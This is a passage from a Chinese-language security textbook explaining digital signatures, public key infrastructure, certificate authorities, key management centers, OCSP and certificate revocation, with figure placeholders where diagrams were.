code,消息认证代码)是一种使用密钥的单向函数,可以用在系统上或用户之间认证文件或消息。

3. 数字签名

传统对称密码的加密速度快,主要用于数据加密;公钥密码速度慢,主要用于数字签名,或用于保护对称密码的密钥。

RSA 公钥算法可用于数字签名,其公钥 K_e 和私钥 K_d 都可用做加密;用私钥 K_d 加密,用公钥 K_e 解密,这个过程称做数字签名。因为,私钥是私人的,只有持有者知道;公钥是公开的,大家都可以知道;私钥 K_d 持有者加密数据,只有他本人拥有私钥,这样私钥持有者实现了对数据的私人签名。

数字签名过程包含签名过程和验证过程(也称识别过程):假设,明文 M,密文 C,公钥 K_e,私钥 K_d。签名过程(私钥加密):$D_{K_d}(M)=C$。验证过程(公钥解密):$E_{K_e}(C)=M$。

一般情况下,数字签名需要公开密码系统和散列技术组合应用。图 4-15 所示为数字签名过程。

假设明文消息 M,密文消息 C,Alice 公钥 K_e、私钥 K_d,散列摘要 $H(M)$。

签名过程:①Alice 对消息 M 的散列摘要签名 $D_{K_d}(H(M))$;②Alice 把 $D_{K_d}(H(M))+M$ 发送给接收端 Bob。验证过程:①Bob 收到 $D_{K_d}(H(M))+M$,分离出 $D_{K_d}(H(M))$ 和 M;②Bob 用 Alice 的公钥 K_e 解密 $E_{k_e}(D_{K_d}(H(M)))$,获得 Alice 的 $H(M)$,Bob 重新计算消息 M 的散列值 $H'(M)$,如果 $H'(M)=H(M)$,消息 M 是完整的。




图 4-15 数字签名过程

4.2 PKI 技术

公钥基础设施(public key infrastructure,PKI)是一套基于公钥加密技术,为电子商务、电子政务等提供安全服务的技术和规范。作为一种基础设施,PKI 由公钥技术、数字证书、证书发放机构和关于公钥的安全策略等基本成分共同组成,用户保证网络通信和网上交易的安全。

从广义上讲,所有提供公钥加密和数字签名服务的系统都可称为 PKI 系统。PKI 的主要目的是自动管理密钥和数字证书,为用户建立一个安全的网络运行环境,使用户可以在多种应用环境下方便地使用加密和数字签名技术。

4.2.1 公钥基础设施简介

1. PKI 的定义

公钥基础设施(public key infrastructure,PKI)是利用公钥理论和技术建立的提供信息安全服务的基础设施。公钥体制是目前应用最广泛的一种加密体制,在这一体制中,加密密钥与解密密钥各不相同,发送信息的人利用接收者的公钥发送加密信息,接收者再利用自己专有的私钥进行解密。这种方式保证了信息的机密性、不可抵赖性。公钥体制主要用于 CA 认证、数字签名和密钥交换等。

PKI 是基于公开密钥理论和技术建立起来的安全体系、提供信息安全服务的具有普适

性的安全基础设施；该体系在统一的安全认证标准和规范基础上提供在线身份认证，是CA认证、数字证书、数字签名以及相关安全应用组件模块的集合；PKI是认证、完整性、机密性和不可否认性的技术基础，从技术上解决网上身份认证、信息完整性和抗抵赖等安全问题，为网络应用提供可靠的安全保障。PKI的核心是解决信息网络空间中的信任问题，确定信息网络空间中各种主体身份的唯一性、真实性和合法性，保护信息网络空间中各种主体的安全利益。

PKI是信息安全基础设施的一个重要组成部分，是一种普遍适用的网络安全基础设施，授权管理基础设施、可信时间戳服务系统、安全保密管理系统、统一的安全电子政务平台等的构筑都离不开它的支持。数字证书认证（CA）中心、审核注册（registration authority，RA）中心、密钥管理（key manager，KM）中心都是组成PKI的关键组件。

2. PKI的内容

PKI是以公开密钥技术为基础，以数据的机密性、完整性和不可抵赖性为安全目的而构建的认证、授权、加密等硬件、软件的综合设施。根据美国国家标准技术局的描述，在网络通信和网络交易中，特别是在电子政务和电子商务业务中，最需要的安全保证包括四个方面：身份标识和认证、保密或隐私、数据完整性和不可否认性。

PKI可以完全提供以上四个方面的保障，它所提供的服务主要包括以下三个方面。

（1）认证。在现实生活中，认证方式通常是两个人事前协商，确定一个秘密，依据这个秘密相互认证。随着网络规模的扩大，两两协商几乎不可能；透过一个密钥管理中心来协调困难也会很大，当网络规模巨大时，密钥管理中心成为网络通信的瓶颈。PKI通过证书进行认证，认证时对方知道你就是你，但无法知道你为什么是你。在这里，证书是一个可信的第三方证明，通过它，通信双方可以安全地进行互相认证，而不用担心对方是假冒的。

（2）支持密钥管理。通过加密证书，通信双方可以协商一个秘密，而这个秘密可以作为通信加密的密钥。在需要通信时，可以在认证的基础上协商一个密钥。在大规模的网络中，密钥恢复也是密钥管理的一个重要方面。PKI提供可信的、可管理的密钥恢复机制，PKI在全社会范围内提供全面的密钥恢复与管理能力，保证网上活动的健康有序发展。

（3）完整性与不可否认。完整性与不可否认是PKI提供的最基本的服务。PKI提供的完整性是可以通过第三方仲裁的，并且这种由第三方进行仲裁的完整性是通信双方都不可否认的。不可否认是通过PKI的数字签名机制来提供服务的，当法律许可时，该“不可否认性”可以作为法律依据。正确使用时，PKI的安全性应该高于目前使用的纸面图章系统。

3. PKI的体系结构

一个标准的PKI系统必须具备以下主要内容。

（1）认证机构（certificate authority，CA）是PKI的核心执行机构，是PKI的主要组成部分，通常称为认证中心。CA还包括RA，它是数字证书的申请注册、证书签发和管理机构。

CA的主要职责如下。

① 验证并标识证书申请者的身份；对证书申请者的信用度、申请证书的目的、身份的真实可靠性等问题进行审查，确保证书与身份绑定的正确性。

② 确保CA用于签名证书的非对称密钥的质量和安全性。为了防止被破译，CA用于

签名的私钥长度必须足够长并且私钥必须由硬件卡产生，私钥不出卡。

③ 管理证书信息资料。管理证书序号和CA标识，确保证书主体标识的唯一性，防止证书主体名字的重复。在证书使用中确定并检查证书的有效期，保证不使用过期或已作废的证书，确保网上交易的安全。发布和维护作废证书列表(CRL)，因某种原因证书要作废，就必须将其作为“黑名单”发布在证书作废列表中，以供交易时在线查询，防止交易风险。对已签发证书的使用全过程进行监视跟踪，作全程日志记录，以备发生交易争端时，提供公正依据，参与仲裁。

由此可见，CA是保证电子商务、电子政务、网上银行、网上证券等交易的权威性、可信任性和公正性的第三方机构。

(2) 证书和证书库。证书是数字证书或电子证书的简称，它符合X.509标准，是网上实体身份的证明。证书是由具备权威性、可信任性和公正性的第三方机构签发的，因此，它是权威性的电子文档。

证书库是CA颁发证书和撤销证书的集中存放地，可供公众进行开放式查询。一般来说，查询的目的有两个：其一是想得到与之通信实体的公钥；其二是要验证通信对方的证书是否已进入“黑名单”。证书库支持分布式存放，即可以采用数据库镜像技术，将CA签发的证书中与本组织有关的证书和证书撤销列表存放到本地，以提高证书的查询效率，减少向总目录查询的瓶颈。

(3) 密钥备份及恢复，是密钥管理的主要内容。如果用户解密数据的密钥丢失，已被加密的密文将无法解开。为避免这种情况的发生，PKI提供了密钥备份与密钥恢复机制：当用户证书生成时，加密密钥即被CA备份存储；当需要恢复时，用户只需向CA提出申请，CA就会为用户自动进行恢复。

(4) 密钥和证书的更新。一个证书的有效期是有限的，这种规定在理论上是基于当前非对称算法和密钥长度的可破译性分析；在实际应用中是由于长期使用同一个密钥有被破译的危险。因此，证书和密钥必须有一定的更换频度，PKI对已发的证书进行密钥更新或证书更新。

证书更新一般由PKI系统自动完成，不需要用户干预。用户在使用证书的过程中，PKI会自动到目录服务器中检查证书的有效期，当有效期结束之前，PKI/CA会自动生成一个新证书来代替旧证书。

(5) 证书历史档案。从密钥更新的过程不难看出，经过一段时间后，每一个用户都会形成多个旧证书和至少一个当前新证书，这一系列旧证书和相应的私钥就组成了用户密钥和证书的历史档案。记录整个密钥历史是非常重要的。例如，用户几年前用自己的公钥加密的数据无法用现在的私钥解密，那么该用户就必须从他的密钥历史档案中，查找到几年前的私钥来解密数据。

(6) 客户端软件。为方便客户操作，解决PKI的应用问题，在客户端装有客户端软件，以实现数字签名、加密传输数据等功能。

(7) 交叉认证。交叉认证就是多个PKI域之间实现互操作。

4. PKI的相关标准

从整个PKI体系建立与发展的历程来看，与PKI相关的标准主要如下。

(1) X.509(1993)信息技术的开放系统互联(鉴别框架)。X.509 是由国际电信联盟(ITU-T)制定的数字证书标准。在 X.500 确保用户名称唯一性的基础上,X.509 为 X.500 用户名称提供了通信实体的鉴别机制,并规定了实体鉴别过程中适用的证书语法和数据接口。X.509 证书由用户公共密钥和用户标识符组成,此外还包括版本号、证书序列号、CA 标识符、签名算法标识、签发者名称、证书有效期等信息。

(2) PKCS 系列标准。由 RSA 实验室制定的 PKCS 系列标准,是一套针对 PKI 体系的加解密、签名、密钥交换、分发格式及行为标准,该标准目前已经成为 PKI 体系中不可缺少的一部分。

(3) OCSP 在线证书状态协议。OCSP(online certificate status protocol)是 IETF 颁布的用于检查数字证书在某一交易时刻是否仍然有效的标准。该标准提供给 PKI 用户一条方便快捷的数字证书状态查询通道,使 PKI 体系能够更有效、更安全地在各个领域被广泛应用。

5. PKI 的应用

PKI 的应用如下。

(1) 虚拟专用网络(virtual private network,VPN),是将物理分布在不同地点的网络通过 Internet 连接而成的逻辑上的虚拟子网。通常,VPN 利用 PKI 与 PMI 和访问控制技术来提高其安全性,一个现代 VPN 需要认证、机密、完整、不可否认等更加完善的安全技术。PKI 技术已经成为构架 VPN 的基础,为路由器之间、PKI 与 PMI 之间或路由器和 PKI 与 PMI 之间提供经过加密和认证的通信。

(2) 安全电子邮件,已经成为一种标准信息交换工具,其安全需求是完整、认证和不可否认。利用 PKI 技术,用户可以对他所发的邮件进行数字签名。安全电子邮件协议 S/MIME(the secure multipurpose Internet mail extension),是一个加密和签名邮件的协议,它的实现依赖于 PKI 技术。

(3) Web 上的交易的安全问题包括诈骗、泄露、篡改、攻击。解决 Web 安全问题,入手点是浏览器。现在,IE 和 Firefox 都支持 SSL(the secure sockets layer)协议,SSL 是一个在传输层和应用层之间的安全通信层。利用 PKI 技术,SSL 协议允许在浏览器和服务器之间进行加密通信。

4.2.2 证书权威

证书权威(CA)是构建在 PKI 基础之上的产生和确定数字证书的第三方可信机构(trusted third party),主要进行身份证书的发放,管理电子证书的正常使用。CA 具有权威性、可信赖性及公正性,承担公钥体系中公钥的合法性检验工作。CA 为每个使用公开密钥的用户发放一个数字证书,证书的作用是证明证书中列出的用户合法拥有证书中列出的公开密钥。CA 的数字签名使得攻击者不能伪造和篡改证书,CA 还负责吊销证书并发布证书吊销列表(CRL),并负责产生、分配和管理网上实体所需的数字证书。

1. CA 的功能和组成

1) CA 认证体系的组成

CA 认证体系的组成如下。①CA 负责产生和确定用户实体的数字证书。②审核授权

部门，简称 RA，负责对证书的申请者进行资格审查，并决定是否同意给申请者发放证书；同时，承担因审核错误而引起的、为不满足资格的人发放了证书而引起的一切后果，它应由能够承担这些责任的机构担任。③证书操作部门(certification processor，CP)为已被授权的申请者制作、发放和管理证书，并承担因操作运营错误所产生的一切后果，包括失密和为没有获得授权的人发放了证书等，它可由 RA 自己担任，也可委托给第三方担任。④密钥管理部门(KM)，负责产生实体的加密钥对，并对其解密私钥提供托管服务。⑤证书存储地(dir)，包括网上所有的证书目录。

在 CA 认证体系中，各组成部分彼此之间的认证关系一般如下。

(1) 用户与 RA 之间：用户请求 RA 进行审核，用户应该将自己的身份信息提交给 RA，RA 对用户的身份进行审核后，要安全地将该信息转发给 CA。

(2) RA 与 CA 之间：RA 应该以一种安全可靠的方式把用户的身份识别信息传送给 CA。CA 通过安全可行的方式将用户的数字证书传送给 RA 或直接送给用户。

(3) 用户与 dir 之间：用户可以在 DIR 中查询、撤销证书列表和数字证书。

(4) dir 与 CA 之间：CA 将自己产生的数字证书直接传送给目录 dir，并把它们登记在目录中，在目录中登记数字证书要求用户鉴别和访问控制。

(5) 用户与 KM 之间：KM 接受用户委托，代表用户生成加密密钥对；用户所持证书的加密密钥必须委托密钥管理中心生成；用户可以申请解密私钥恢复服务；KM 应该为用户提供解密私钥的恢复服务。用户的解密私钥必须统一在密钥管理中心托管。

(6) CA 与 KM 之间：二者之间的通信是保密、安全的，它们之间用通信证书来保证安全性。通信证书是认证机关与密钥管理中心、上级或下级认证机关进行通信时使用的计算机设备证书，这些专用的计算机设备必须安装认证机构所发布的专用通信证书，密钥管理中心、上级或下级认证机构专用通信计算机设备所持有的通信密钥证书和认证机构的根证书。

2) 认证体系的职责

从上述论述中，可以总结出，CA 至少担负着以下几项具体的职责：验证并标识公开密钥信息提交认证的实体的身份；确保用于产生数字证书的非对称密钥对的质量；保证认证过程和用于签名公开密钥信息的私有密钥的安全；确保两个不同的实体未被赋予相同的身份，以便把它们区别开来；管理包含于公开密钥信息中的证书材料信息，例如数字证书序列号、认证机构标识等；维护并发布撤销证书列表；指定并检查证书的有效期；通知在公开密钥信息中标识的实体，数字证书已经发布；记录数字证书产生过程的所有步骤。

3) 安全认证体系的功能

CA 安全认证体系的主要功能包括：签发数字证书、管理下级审核注册机构、接受下级审核注册机构的业务申请、维护和管理所有证书目录服务、向密钥管理中心申请密钥、实体鉴别密钥器的管理等。

2. CA 自身证书的管理

CA 自身证书的管理功能主要包括以下内容。

- 自身证书的查询。PKI CA 具有报表功能，它能够在 CA 中产生一个用户清单，用户可以使用这一工具对所有 CA 的证书和状态进行查询。
- CRL 查询。通过特定的应用程序和工具包，可以访问 CRL。

- 查询操作日志。PKI 安装了审计跟踪文件，提供了一个非常广泛的存档和审计能力，用于记录涉及认证的所有日常交易，包括管理员注册和注销以及用户初始化等。每个审计记录是自动创建的，管理员可以查询所有审计记录，但不能修改。
- 统计报表输出。PKI 提供了创建报表的灵活方法，包括固定格式和自定义格式的报表。这些报表内容可以是统计各类用户表单，或有关用户密钥恢复的信息等。

3. CA 对用户证书的管理

如果用户想得到一份证书，他首先需要向 CA 提出申请。CA 对申请者的身份进行认证后，由用户或 CA 生成一对密钥，私钥由用户妥善保存，CA 将公钥与申请者的相关信息绑定，并签名，形成证书发给申请者。如果用户想验证 CA 签发的另一个证书，可以用 CA 的公钥对此证书上的签名进行验证，一旦验证通过，该证书就认为是有效的。CA 除了签发证书外，还负责证书和密钥的管理。

4. 密钥管理和密钥管理中心

1）密钥管理

密钥管理是数据加密技术中的重要一环，密钥管理的目的是确保密钥的安全性。

一个好的密钥管理系统应该做到：密钥难以被窃取；在一定条件下窃取了密钥也没有用，密钥有使用范围和时间的限制；密钥的分配和更换过程对用户透明，用户不一定要亲自掌管密钥。

2）密钥管理中心

密钥管理中心（key management center，KMC）向 CA 服务提供相关密钥服务，如密钥生成、密钥存储、密钥备份、密钥恢复、密钥更新和密钥销毁等，如图 4-16 所示。




图 4-16 密钥管理中心构成

（1）密钥生成。KMC 最重要的职能就是为用户产生加密密钥对并提供解密私钥的托管服务，加密密钥对的产生是在独立的设备中产生，支持在线生成和离线密钥池方式。

① 认证机构将证书序列号、法人实体的验证签名公钥及法人相关信息提交给 KMC，请求 KMC 代法人产生加密密钥对。认证机构的密钥生成请求信息包括法人永久性 ID、实体鉴别密码器 M（可选）、证书服务编号（可选）、密钥长度。

② KMC 在收到认证机构提交的密钥对产生请求后立即产生加密密钥对。

③ KMC 向 CA 中心返回处理结果，包括加密公钥、经加密的解密私钥、KMC 对密钥对的签名。

密钥对的产生，有两种方式：签名密钥使用者自己产生，此方式可以保证只有使用者自己知道密钥，不会泄露给第三者。在 CA 中心产生加密密钥，在实体的保护下将密钥交给使用者，并将产生密钥有关的数据及密钥本身销毁。

当用户证书生成后，用户信息通过 RA 上传到 KMC，与加密密钥一起存到当前库进行托管保存，以便以后查询和恢复操作。所有的托管密钥都必须以分割和加密的方式保存在

密钥数据库服务器中。

(2) 密钥存储。双证书绑定同一个用户,其对应的私钥通过硬件介质保存。签名证书的私钥是用户自己产生,因此,信任方完全可以相信经过签名证书中所包含的公钥所验证过的信息是确实经过证书所绑定的实体签过名的,这保证了信息的完整性和不可抵赖性。然而,加密证书的私钥由 KMC 产生,并在该机构的数据库中备份了用户的私钥,实现用户密钥的托管。在这种情况下,用户和 KMC 都拥有用户加密证书所对应的私钥。

用户本地存储私钥,口令加密保存;当需要使用私钥时,输入口令,读取相应私钥进行相应的操作。用户公钥明文和用户信息存储在一个数据表中,私钥经过加密,可以采用根 CA 公钥进行加密,存储于另一表中,其读取应输入相应管理员口令,公钥与私钥可以通过 ID 进行联系。

(3) 密钥传输。用户提交申请信息,同时在用户端产生签名公钥与私钥,公钥经过加密上传给 CA 中心,经审核后,产生双证书,使用该用户的签名公钥进行加密,返回给用户,可以使用网站挂起或者经过用户邮箱进行发送。

(4) 密钥备份。

① 冷备(cold standby),通常是通过定期地对生产系统数据库进行备份,并将备份数据存储在磁盘等介质。备份数据平时处于一种非激活的状态,直到故障发生导致生产数据库系统不可用,才激活。

② 热备(warm standby),通常需要一个备用的数据库系统。与冷备相似,只不过当生产数据库发生故障时,可以通过备用数据库的数据进行业务恢复。因此,热备的恢复时间比冷备大大缩短。

冷备采用硬件实现,不需要单独写代码。热备每天定时对当天的数据进行备份,备份文件经过口令加密,与存储相同,公钥与私钥分开备份,都要进行基本的口令加密,其间通过 ID 进行相应操作。

(5) 密钥和证书的更新。证书更新的过程和证书签发非常相似,因为用户只是更新证书,他在申请证书时已经通过了审核,在证书更新时,不再需要审核过程。

① CA 可依其实际的需要,对于新旧证书的有效期限,制定自己的策略。前后证书的期限可以重叠或不重叠。若允许有效期重叠,可以避免 CA 可能在同一失效期限必须重新签发大量的证书问题。

② 已逾期的证书必须从目录服务中删除。但认证中心若是有提供不可否认(non-repudiation)服务时,认证中心必须将旧的证书保存一段时间,以备将来有争议时,验证签名解决争议之用。

(6) 查询。OCSP 是一个简单的请求/响应协议,它使得客户端应用程序可以测定所需验证证书体系的状态。一个 OCSP 客户端发送一个证书状态查询给一个 OCSP 响应器,等待响应器返回一个响应。

协议对 OCSP 客户端和 OCSP 响应器之间所需要交换的数据进行了描述。一个 OCSP 请求包含协议版本、服务请求、目标证书标识和可选的扩展项等。OCSP 响应器对收到的请求返回一个响应 (或出错信息、或确定的回复);OCSP 响应器返回出错信息时,该响应不用签名;响应器返回确定的回复,该响应必须进行数字签名。在对每一张被请求证书的回复中包含有证书状态值:正常、撤销、未知。“正常”状态表示这张证书没有被撤销,“撤销”状

态表示证书已被撤销,“未知”状态表示响应器不能判断请求的证书状态。

(7) 注销。当有一些特殊状况时,CA 必须停止某些证书的使用,注销此证书。例如使用者在证书有效期未满之前,自觉其密钥不安全,或是 CA 对此使用者已丧失管辖权等状况,必须注销此证书。

证书注销主要是改变用户证书在 CA 数据库中的状态。将证书正常有效的状态改变为撤销的状态,同时从证书发布表中将该证书项删除,在证书撤销列表中增加该证书项即完成了该证书的撤销。

下载根证书用户发送个人信息,产生签名公钥、私钥。私钥经过用户口令加密本地保存,公钥经过 CA 根证书加密后,发送用户信息审核,未通过信息保存到数据失败列表,审核通过信息发送到 KMC。离线产生加密公私钥对,公私钥进行存储:公钥与用户信息明文存储,私钥加密存储,查找通过口令和 ID 进行备份;用户签名公钥、用户信息以及用户的加密公钥一起存储,加密私钥通过根证书加密以后备份于另一数据表中,加密公私钥使用用户个人的签名公钥加密后返回给用户。网站上挂起发送用户邮箱,用户使用硬件,自己在中心取得吊销证书、生成吊销列表、查询证书状态、更改数据表、密钥恢复、读取备份、恢复密钥原系统,查询功能基本完成。对证书不了解的用户,注册时,向 CA 中心发送签名密钥,由根证书公钥自动完成加密操作,用户查询其他用户公钥并下载时,使用户在中心存储的加密公钥进行加密,防止公钥在传输过程中被篡改。证书注销流程如图 4-17 所示。

